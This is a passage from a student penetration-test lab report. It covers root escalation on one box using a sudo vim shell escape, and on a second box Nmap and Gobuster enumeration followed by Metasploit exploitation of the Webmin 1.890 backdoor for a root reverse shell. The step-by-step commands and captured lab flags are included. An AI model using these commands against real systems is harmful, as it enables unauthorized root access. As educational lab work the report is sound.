


```
administrator@box1:~$ sudo -l
Matching Defaults entries for administrator on box1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User administrator may run the following commands on box1:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/vim
administrator@box1:~$ 
```

Searching https://gtfobins.github.io/gtfobins/vim/#sudo gave me a one line command (**sudo vim -c ':!/bin/sh'**) that allowed me to drop into a privileged shell as the root user. GTFObins contains commands that may be exploited to gain root privilege or execute privileged commands. Upon becoming the root user, I was able to view the flag located at /root/proof.txt (**cat /root/proof.txt**).

Root flag: aXrwqJlLzRBFlHNKDEaBPZUCKPuhbh

Figure 20 Escalation to root using GTFObins vim command.



```
administrator@box1:~$ sudo vim -c ':!/bin/sh'

# whoami
root
# ls
gettime.txt  proof.txt
# ca^H^H^H^H
/bin/sh: 3: not found
# cd /root/^H
/bin/sh: 4: cd: can't cd to /root/
# cd/roo^H
/bin/sh: 5: cd/ro: not found
# cd /root
# ls
proof.txt  snap
# cat proof.txt
aXrwqJlLzRBFlHNKDEaBPZUCKPuhbh
# 
```

Lessons Learned


While performing the penetration test on this machine, I learned that it is important to enumerate and scan the target devices as much as possible. When I started, I dove into exploring the FTP server before I finished enumerating the machine. This forced me to return and enumerate some more using an Nmap vuln scan and Gobuster. Using enumeration aided me in finding the initial access point into the machine which required the use of the Apache server running on port 80, and the use of the FTP server on port 21.

Findings for Box 2

Scanning and Enumeration

I started my penetration test on Box 2 by running an Nmap scan (**nmap -sV -sC 172.16.32.18 -vv -oN nmap2**). I ran this scan to show me open ports, and what services are running on them. This information helps me determine possible points for initial access to the machine. The results of this scan showed me that Box 2 had port 22 running Open SSH, port 80 running Apache 2.4.18, and port 10000 running a Webmin MiniServ portal on version 1.890.


Figure 21 Initial Nmap scan shows that ports 22, 80, and 10000 are open.



```
Initiating NSE at 21:57
Completed NSE at 21:57, 0.00s elapsed
Nmap scan report for 172.16.32.18
Host is up, received syn-ack (0.00084s latency).
Scanned at 2024-10-08 21:56:43 MDT for 42s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 00:05:1d:e7:e8:79:f5:03:33:59:56:5f:34:f4:dd:c0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDxskgUyTonAurU5P2BFOGq4mnUA8W64NqSWJCxqWny91FvAX1a1S+aMJWHT5QJpXUiXLU
1BWrxMPZovaIz4fcAbd7e6U6gUo95bsp5tVHUwQjY9/Kdw2qPA7SZcM9rRvLVtoJnIajS7M1Sn+z6u4nRURJm5rASfszyZ7a7oyglqysO9xxW
lrV3LiOu0e6WAYv8pWbN7eTOou+1DdvCpddkMStsYifK2o65ZIqCD/JmPHsn1//KLdk2hNSB6mHrJLCECLHMYRscX+anA5kMT9GNKTNB9g4WM
dwnscFvrpdmbw+Asfbe8EfahalCtVVcPngZB/m/YNkPsJ64i/suCta/
|   256 9d:eb:a3:02:bc:99:6c:03:41:71:51:a7:0e:3f:2b:8e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNWxGRGF5CF59EOXVVkmNloTpleTFqV6lns
GF22Ga9eIZ93wMSSsFp4e4/cBtWEib8H4zNVxgDTh4nYejVhqnaY=
|   256 3e:b6:07:59:dc:fb:d3:d9:5c:1d:93:a8:6f:65:7f:2c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEBuAsdiI5+8KhTnHlz1×1BgSxVzyinZCRqmZ1whyo/2
80/tcp    open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: C723B21D50F44D6135B938BF6CDA40D1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp open  http    syn-ack MiniServ 1.890 (Webmin httpd)
|_http-title: Login to Webmin
|_http-favicon: Unknown favicon MD5: 9A2006C267DE04E262669D821B57EAD1
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


I browsed the website located on port 80, but I was unable to identify any opportunities for file upload. An Nmap vulnerability scan (**sudo nmap -sS 172.16.32.18 –script-vuln**) showed me that the contact form located at http://172.16.32.18/contact.php was processed by a hidden process.php page, but upon examination of the responses from the process.php page when using valid input, I found that an internal server error was occurring.

Figure 22 The Nmap vuln scan revealed the form uses process.php to process the contact form input. This means that the contact form input could possibly be used to manipulate the actions of process.php in some way.




```
Nmap scan report for 172.16.32.18
Host is up, received arp-response (0.00057s latency).
Scanned at 2024-10-08 22:43:48 MDT for 65s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
22/tcp    open  ssh              syn-ack ttl 64
80/tcp    open  http             syn-ack ttl 64
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulne
rable
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.16.32.18
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://172.16.32.18:80/contact.php
|     Form id: contact
|_    Form action: process.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
10000/tcp open  snet-sensor-mgmt syn-ack ttl 64
MAC Address: BC:24:11:21:AF:FD (Unknown)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:44
Completed NSE at 22:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
```

Figure 23 Contact form located on http://172.16.32.18/contact.php that is sent to process.php.



Name	Steven Bates
Email	sjb268@byu.edu
Institution	Rebel
Message or Enquiry	This is a test.


Figure 24 500 response to contact form input. This means that the process.php page isn't working correctly and isn't processing the form data.



```
200    GET     172.16.32.18    Yoda.ico
500    POST    172.16.32.18    process.php
```

I decided to perform some enumeration of the website to look for endpoints or pages with possible vulnerabilities. I used Gobuster to enumerate the site endpoints (**gobuster dir -u http://172.16.32.17/secret/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**), but I found nothing of interest when searching through them.


Figure 25 Enumeration of website using Gobuster. The various directories that I found did not appear to have any vulnerabilities.



```
 -x php      ir -u http://172.16.32.18/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.32.18/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 6572]
/about.php            (Status: 200) [Size: 6768]
/contact.php          (Status: 200) [Size: 5837]
/img                  (Status: 301) [Size: 310] [--> http://172.16.32.18/img/]
/header.php           (Status: 200) [Size: 1938]
/footer.php           (Status: 200) [Size: 1845]
/css                  (Status: 301) [Size: 310] [--> http://172.16.32.18/css/]
/js                   (Status: 301) [Size: 309] [--> http://172.16.32.18/js/]
/process.php          (Status: 500) [Size: 0]
/works.php            (Status: 200) [Size: 6499]
/LICENSE              (Status: 200) [Size: 1104]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 441120 / 441122 (100.00%)
===============================================================
Finished
```

I proceeded to turn my attention to the Webmin portal running on port 10000. I noticed that the current Webmin version was 1.890, and I did some quick research to see if there were any known exploits for that version. After some searching, I found that Webmin version 1.890 had a known exploitable back door as seen on ExploitDB https://www.exploit-db.com/exploits/47230. This exploit is available on Metasploit.

Figure 26 Part of the exploit code mentions that v1.890 is exploitable in the default install.



```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Webmin 1.920 Unauthenticated RCE',
      'Description'        => %q{
        This module exploits a backdoor in Webmin versions 1.890 through 1.920.
        Only the SourceForge downloads were backdoored, but they are listed as
        official downloads on the project's site.

        Unknown attacker(s) inserted Perl qx statements into the build server's
        source code on two separate occasions: once in April 2018, introducing
        the backdoor in the 1.890 release, and in July 2018, reintroducing the
        backdoor in releases 1.900 through 1.920.

        Only version 1.890 is exploitable in the default install. Later affected
        versions require the expired password changing feature to be enabled.
```

Exploitation and Access


I used Metasploit to search for the exploit that I found. Once I located the exploit, I set the Remote Host, Remote Port, and Local Host values. I ran the exploit and was rewarded with a limited reverse shell running as the root user. From this shell I was able to view the flags located at /home/webmin/proof.txt and /root/proof.txt (**cat /home/webmin/proof.txt**) & (**cat /root/proof.txt**).

User Flag: BslVmSqrPYLIMxhJZrjZVbXGWCQAuO
Root Flag: LxCiTCUkPdmRLTUjUbUEEzcwvmaLMR

The commands to run Metasploit are as follows:


```
msfconsole
search webmin
use 7
set RHOSTS 172.16.32.18
set RPORT 10000
set LHOST <IP address of attacking machine>
run
```

Figure 27 Starting Metasploit.




```
┌──(student㉿attack-box)-[~]
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
[*] Starting the Metasploit Framework consolE ... |
```

Figure 28 Searching for Webmin exploit.




```
msf6 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi
 Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosur
e
   2  exploit/linux/http/webmin_file_manager_rce   2022-02-26       excellent  Yes    Webmin File Manager R
CE
   3  exploit/linux/http/webmin_package_updates_rce  2022-07-26     excellent  Yes    Webmin Package Update
s RCE
   4  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Update
s Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authent
icated RCE
   6  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi
file Parameter Traversal Arbitrary File Access
   7  exploit/linux/http/webmin_backdoor           2019-08-10       excellent  Yes    Webmin password_chang
e.cgi Backdoor


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor

msf6 > █
```

Figure 29 Use the Webmin backdoor exploit.



